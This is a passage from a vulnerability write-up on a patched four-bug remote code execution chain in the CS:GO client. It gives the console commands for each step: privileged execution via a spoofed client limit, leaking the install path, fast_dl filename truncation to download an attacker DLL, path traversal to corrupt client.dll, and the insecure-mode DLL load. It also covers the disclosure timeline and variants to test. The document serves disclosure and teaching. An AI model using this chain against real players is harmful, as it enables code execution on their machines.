Upon connecting, the client tells the server which local CVars are set at the client, so that the server can react accordingly. For example, the server can kick the client if sv_cheats is set to 1 at the client. As an attacker, they need to know the installation directory from the CS:GO client so that they can exploit bug 2 and bug 4 by taking a path that is just the right length. Unfortunately, by default, the client does not send along a CVar that contains the current game directory. They therefore use a trick to set the new CVAR GAMEBIN and have it sent back to the attacker-controlled server. The basic idea:
- Execute a "script"
leak.logto set theCVar GAMEBIN - Instruct the client to reconnect to the malicious server
- Upon reconnection, all
CVarsand set back to the malicious server
The details involve invoking the path command from a config file to set the CVAR GAMEBIN to the installation path of the game. They leverage the attacker-written config file leak.log, which includes the path command. The client has to execute the config file, otherwise the CVar is not stored persistently during the next server connect. The leak.log file is executed with the exec command. Afterwards the malicious server instructs the client to reconnect. Upon reconnection, the CVar is leaked back to the server.
Why does the attacker need the installation path at all? Because bug 2 depends on exact character counts. The attacker must pad the server name so that the file name is cut at precisely the right place. To do that, they need to know how long the victim's install path is, since it becomes part of the URL. Different players install games in different folders, so the attacker has to ask each victim's client where it lives. The path command prints the game directory, and the trick is to capture that output into a CVar and let the client send it back on the next connection.
Exploit flow
The report presents the chain as a table of steps. Here are its rows in order, each explained.
Row 1: connect
| Component | Command | Result | Bug |
|---|---|---|---|
| → | connect |
Client connects to malicious, attacker controlled server |
The victim joins the attacker's server. Everything else follows from this one action.
Row 2: m_nMaxClients = 1
| Component | Command | Result | Bug |
|---|---|---|---|
| → | m_nMaxClients = 1 |
The server can now execute privileged commands on the client | Bug 1 |
The server claims only one player can join. The client concludes it is talking to a local single-player server and grants it privileged command execution.
Row 3: sv_downloadurl
| Component | Command | Result | Bug |
|---|---|---|---|
| → | sv_downloadurl = http://<attacker-controlled>/ |
The client has fast_dl http downloads enabled to download missing assets |
sv_downloadurl is the CVar that tells the client where to fetch missing files over HTTP. Pointing it at the attacker's web server means the client will download files from the attacker.
Row 4: leak the path
| Component | Command | Result | Bug |
|---|---|---|---|
| → | con_logfile cfg/leak.log path con_logfile disable exec leak.log |
The client executes the path command and stores the result in GAMEBIN |
Line by line:
con_logfile cfg/leak.logstarts logging console output intocfg/leak.log.pathprints the game's installation directory to the console, which is now being logged.con_logfile disablestops logging.exec leak.logruns the file, which sets the CVarGAMEBINto the printed path.
Row 5: reconnect
| Component | Command | Result | Bug |
|---|---|---|---|
| → | reconnect |
The client reconnects and sends all CVars to the server, leaking the GAMEBIN. The server then creates the downloadtables with a precisely long filename size such that the extension is stripped |
Bug 2 |
On reconnection the client reports its CVars, including the freshly set GAMEBIN, so the attacker learns the install path. With that length known, the attacker builds download entries whose names are cut at exactly the right character.
Row 6: download the payload
| Component | Command | Result | Bug |
|---|---|---|---|
| → | <fast_dl download code> |
The client downloads the malicious exploit/bin/matchmaking.dll and gameinfo.txt from the HTTP server |
Bug 2 |
The client fetches two files from the attacker's web server: a malicious DLL and a replacement gameinfo.txt. The extension filter is bypassed by the truncation trick.
Row 7: corrupt client.dll
| Component | Command | Result | Bug |
|---|---|---|---|
| → | con_logfile ././././[…]/bin/client.dll.log |
The bin/client.dll is overwritten with a logfile entry (not a valid DLL anymore) |
Bug 3 |
The log file is pointed at the game's own client.dll using path traversal. The file is overwritten with log text, so it is no longer a valid DLL.
Row 8: crash
| Component | Command | Result | Bug |
|---|---|---|---|
| → | crash |
The client crashes. The user restarts the client. |
The attacker makes the game crash so the victim restarts it. The restart is what triggers the signature check.
Row 9: insecure fallback
| Component | Command | Result | Bug |
|---|---|---|---|
<startup> |
Invalid signature check for overwritten bin/client.dll. Fallback to insecure and load of overwritten gameinfo.txt |
Bug 4 |
On startup the client checks client.dll, finds it corrupted, and falls back to insecure mode. In that mode it also accepts the attacker's gameinfo.txt.
Row 10: DLL load and RCE
| Component | Command | Result | Bug |
|---|---|---|---|
<startup> |
Search in SearchPaths for matchmaking.dll results in DLL found in exploit/bin/matchmaking.dll. LoadLibraryA of malicious, attacker controlled DLL and RCE |
The engine looks for matchmaking.dll, finds the attacker's copy first because gameinfo.txt put exploit at the front of the search path, and loads it. LoadLibraryA is the Windows function that loads a DLL into a process. Loading the attacker's DLL runs the attacker's code.
Video
They provide a video of the above outlined chain of the four logic bugs (see below). If you stop the video at 00:29 seconds you can notice interesting output in the CS:GO console and in the exploit server:
- The leaked
GAMEBIN: f:\spiele\steam\steamapps\common\couter-strike global offensive\csgo\binis retrieved from the exploit server - The CS:GO console shows the very long downloaded files, which succeed for the
././[..]/bin/matchmaking.dll.stf././[..]/gameinfo.txt.stffiles. As described above, the.stfextension is stripped during the download, resulting in the download ofmatchmaking.dllandgameinfo.txt.
The video shows the whole chain running. The leaked path is the victim's install directory, sent back by the client. The .stf extension is stripped during the download, resulting in the download of matchmaking.dll and gameinfo.txt.
Closing Thoughts
Often people ask them how much time they spent on building this exploit chain. Unfortunately, they can not determine the total time spent. For weeks, they met on Discord in the evening to exchange ideas, program together and analyse their findings until late in the morning. Alain at that time had roughly 250 hours of gameplay in CS:GO and had not played a single online match. They found the bugs "relatively" quickly, but for their bug bounty program, Valve requires a full-chain exploit demonstrating RCE impact. Without the elaborate demonstration, the research would have been completed after 30% of the time. Hence, they invested quite some time in their RCE demonstration.
Speaking of Valve: They became aware of Valve's high payouts for CS:GO through various and simple looking HackerOne reports. The reports at the time only needed to demonstrate memory corruption to get the full payout. Their initial euphoria quickly sank after their three different reports were quickly declared valid, but still not fixed even after 13 months and multiple requests. After a lot of pressure and the threat of full disclosure, the bugs were finally fixed. The payout was 7.5k per bug, less than they expected. All in all a sobering experience.
- Full disclosure: publishing the details of a bug publicly, usually after a company fails to fix it in reasonable time. It is a last resort, because once details are public, anyone can use them.
- Triage: the first step of a bug bounty programme, where staff confirm the report is real and worth investigating.
For them the CS:GO bug bounty journey was the first time they invested weeks of time into a project together. The takeaways for them personally were mainly:
- Don't look for critical bugs and quick wins only.
- Chain your bugs to unveil their full potential.
- Keep your eyes open for edge cases and things devs didn't think about.
- Try harder! If you run against a wall, search for the hole and don't give up early.
Timeline
The report gives this timeline.
| Date | Action |
|---|---|
| 01.03.2020 | They send the initial Report with PoC video and exploit setup |
| 01.03.2020 | H1 has troubles to reproduce the issue |
| 03.03.2020 | They provide an exploit Docker setup for easier reproducability |
| 06.03.2020 | H1 still has troubles to reproduce the issue |
| 21.03.2020 | They provide a full server setup with OpenVPN for even easier reproducability |
| 21.03.2020 | H1 successfully reproduces the issue(s) and marks the report as triaged |
| 01.06.2020 | They ask for an update |
| 03.06.2020 | H1 states they are still looking into the report |
| 18.09.2020 | They ask for an update, as a total of half a year has passed by |
| 22.10.2020 | They ask again for an update |
| 27.10.2020 | H1 states that Valve is still looking into the reports |
| 01.03.2021 | They say "Happy Anniversary" and ask for an update |
| March 2021 | They contact other researchers who submitted bugs to Valve and think about complaining in their reports as collective |
| 22.04.2021 | They write a statement about their dissatisfaction with the process and "reserve the right to disclose the findings in the upcoming weeks" |
| 26.04.2021 | H1 states that they flagged the report to "internal managers" and try to speed up the process |
| 30.04.2021 | They notice that the issues have been fixed and ask for coordinated disclosure with Valve |
| 01.05.2021 | H1 says "Thanks for the report" and they receive their bounty |
| 29.03.2022 | They request report disclosure, no response so far |
- H1: HackerOne, the bug bounty platform Valve uses.
- Docker: a tool that packages a program and everything it needs into a container, so someone else can run it with one command. The researchers used it so HackerOne staff could reproduce the bug without a complicated setup.
- OpenVPN: software for creating a private network over the internet. The researchers used it so HackerOne staff could reach their test server easily.
- Coordinated disclosure: agreeing with the vendor on when the details become public, usually after a fix ships.
Root cause
The chain rests on four logic errors rather than memory corruption.
- Server type is inferred from
m_nMaxClients, a value the server itself supplies. A remote server that claims a maximum of one client is treated as a local single-player server and gains privileged command execution. TheFCVAR_SERVER_CAN_EXECUTEcheck exists and works against ordinary servers, but it is bypassed because the privilege decision is based on attacker-controlled data. - The
fast_dlURL is built withsnprintf(p_cResult, 256, "%s/%s", p_cServerName, p_cFileName)while both inputs can be 256 characters. Truncation happens after the extension filter has been applied, or rather the filter sees a name whose dangerous extension is cut off, so the blocked-extension list does not match the file that is actually written. con_logfileallows writing log files to arbitrary game folders, and the samesnprintftruncation lets the attacker choose an arbitrary extension. A log file becomes a config file thatexecwill run.- DLL verification failure falls back to
insecuremode, which permits loading DLLs from outsidebin/. Becauseclient.dllis still verified but no longer loaded, it can be overwritten with text, forcing the fallback, andgameinfo.txtcan redirect the DLL search path.
The individual defences (the FCVAR_SERVER_CAN_EXECUTE check, the extension blocklist, hash verification of DLLs) each existed, but each was defeated by a logic error in how it was applied.
Impact
An attacker who controls a CS:GO server can execute arbitrary code on the machine of any client that connects to it, by chaining the four bugs. The report describes three independent RCE vulnerabilities, each triggered on connection to the malicious Python server, and says two of the three full-chain exploits they submitted were memory corruptions. The demonstrated chain needs the client to connect to the attacker's server, and it ends with the client crashing and the user restarting it before the malicious DLL is loaded.
The authors also describe the disclosure experience: Valve's bug bounty programme required a full-chain exploit demonstrating RCE impact, the three reports were declared valid quickly but were not fixed even after 13 months and multiple requests, and the bugs were fixed only after pressure and the threat of full disclosure. The payout was 7.5k per bug, which the authors call less than expected and describe as a sobering experience overall.
The timeline in the report runs from 01.03.2020, when the initial report with PoC video and exploit setup was sent, through reproduction difficulties at HackerOne, a Docker setup on 03.03.2020, a full server setup with OpenVPN on 21.03.2020, triage on 21.03.2020, repeated requests for updates through 2020 and 2021, a statement reserving the right to disclose on 22.04.2021, the fix noticed on 30.04.2021, the bounty received on 01.05.2021, and a disclosure request on 29.03.2022 with no response so far.
Fix
The report says the CS:GO patch dated 04/28/2021 fixed several critical vulnerabilities including three from the authors, and that they noticed the fix on 30.04.2021 and asked for coordinated disclosure. It does not describe the code changes Valve made. Based on the root causes, the fixes would need to stop trusting the server-supplied m_nMaxClients for the privilege decision, make the extension filter operate on the final file name after truncation, restrict con_logfile to safe paths and extensions, and avoid falling back to insecure mode on verification failure. The report does not state which of these were implemented.
Variants to test
- Send
quitor another privileged command from a custom server and watch forFCVAR_SERVER_CAN_EXECUTE prevented server running command. If the command runs instead, the server-type check is being fooled, for example by a low client limit. - Set the client limit to 1 on a custom server and try privileged commands. A positive result is any command that normally only works in single-player executing on a connected client.
- Craft
fast_dlfile names near the 256-charactersnprintflimit with a blocked extension after the cut point, such as././[..]/file.AAA.BBB. A positive result is the client writing a file whose extension the blocklist should have rejected. - Use
con_logfilewith a path traversal and a chosen extension to write into a game directory. A positive result is a text file with attacker content and an arbitrary extension appearing where the game will read it. - Overwrite a DLL that is verified at startup but not loaded, then restart the client. A positive result is the client falling back to
insecuremode and loading a DLL from a path outsidebin/. - Put
|gameinfo_path|/exploitfirst in theFileSystemarray ofgameinfo.txtand place amatchmaking.dllthere. A positive result is the DLL being loaded at game start. - Use the
pathcommand inside an executed config file, then reconnect and inspect the CVars the client sends. A positive result is the installation directory appearing in a CVar such asGAMEBIN.
Glossary
- Assembly: the low-level instructions a CPU executes, produced by compiling source code; hard to read compared with source code.
- Attack surface: all the places an attacker can send input to; more features mean a bigger attack surface.
- Blocklist: a list of forbidden items, here file extensions the client refuses to download.
- Buffer: a fixed-size area of memory holding data such as a network message.
bin/: the folder holding the game's own DLLs.- Client: the game program running on the player's computer.
CNETMsg_StringCmd: the network message type that carries a console command from server to client.- Config file: a text file of console commands the game can execute.
- Console command: a text command the game understands, such as
quitorecho. con_logfile: the console command that copies console output into a log file.- Coordinated disclosure: agreeing with a vendor when bug details become public, usually after a fix.
- CVar: a named configuration variable inside the Source engine, such as
sv_cheats. - Debug symbols: names and structure information left in a compiled program that make reverse engineering much easier.
- DLL: a file of code a program can load at runtime; on Windows it can run code when loaded.
- Docker: a tool that packages a program and its dependencies into a container for easy reproduction.
- Edge case: an unusual situation a developer did not consider, such as a name exactly 256 characters long.
- Extension: the part of a file name after the last dot, such as
.exeor.dll. fast_dl: a Source feature that downloads missing game files over HTTP from a web server.FCVAR_SERVER_CAN_EXECUTE: a flag marking console commands a server is allowed to execute.- File extension: see extension.
- Full disclosure: publishing bug details publicly, usually after a vendor fails to fix in reasonable time.
- Fuzzing: automatically feeding a program many mutated inputs and watching for crashes.
gameinfo.txt: a text file that tells the Source engine where to find game files and DLLs.- Hash: a short fingerprint of a file's contents; any change alters it.
- Heap feng shui: arranging memory allocations so an exploit lands where intended.
insecuremode: a game mode that skips DLL signature checks and allows unsigned DLLs.- Instruction pointer: the CPU register holding the address of the next instruction; controlling it usually means controlling execution.
- Integrity verification: checking that files are genuine and unmodified.
- Leak: private code or data that became public without permission.
LoadLibraryA: the Windows function that loads a DLL into a running process.matchmaking.dll: a game DLL loaded at startup; the attacker replaces it with their own.- Memory allocation: reserving memory while a program runs.
- Memory corruption: a bug where a program writes to memory it should not touch.
m_nMaxClients: the variable holding the maximum number of clients that may connect to a server.- OpenVPN: software for building a private network over the internet.
- Parser: code that reads a file format and turns it into usable data.
- Path traversal: using
../or././sequences to escape an intended folder. - Proof of concept (PoC): a small demonstration proving a bug is real and usable.
- Primitive: a small capability gained during research, such as writing a file or running one command.
- Protobuf: a structured message format used for network messages, with public CS:GO definitions available.
- Recon: gathering information about a target before attacking.
- Remote code execution (RCE): making a program on someone else's computer run your code.
- Reverse engineering: working backwards from a finished program to understand how it works.
- SDK: a set of tools and definitions a company publishes so others can build on its product.
- Search path: a folder the engine looks in, in order, when loading a file.
- Server: the program that hosts the game world and sends data to clients.
- Signature check: verifying that a file is genuine and unmodified.
snprintf: a C function that builds a string with a maximum length, truncating anything longer.- SourceMod: a framework for running modded Source engine servers.
- Source code: the human-readable text a programmer writes, later compiled into a binary.
- Stack overflow: a memory bug where more data is written into a buffer than fits.
- SteamCMD: Valve's command-line tool for downloading game files.
sv_cheats: a well-known CVar that enables cheat commands.sv_downloadurl: the CVar that sets where the client fetches missing files over HTTP.- TCP / UDP: two internet transport protocols; TCP is reliable and ordered, UDP is faster but unreliable.
- Triage: the first step of a bug bounty programme, confirming a report is real and worth investigating.
- Truncation: cutting off the end of a string that is too long.
|gameinfo_path|: a placeholder ingameinfo.txtmeaning the folder containing that file.


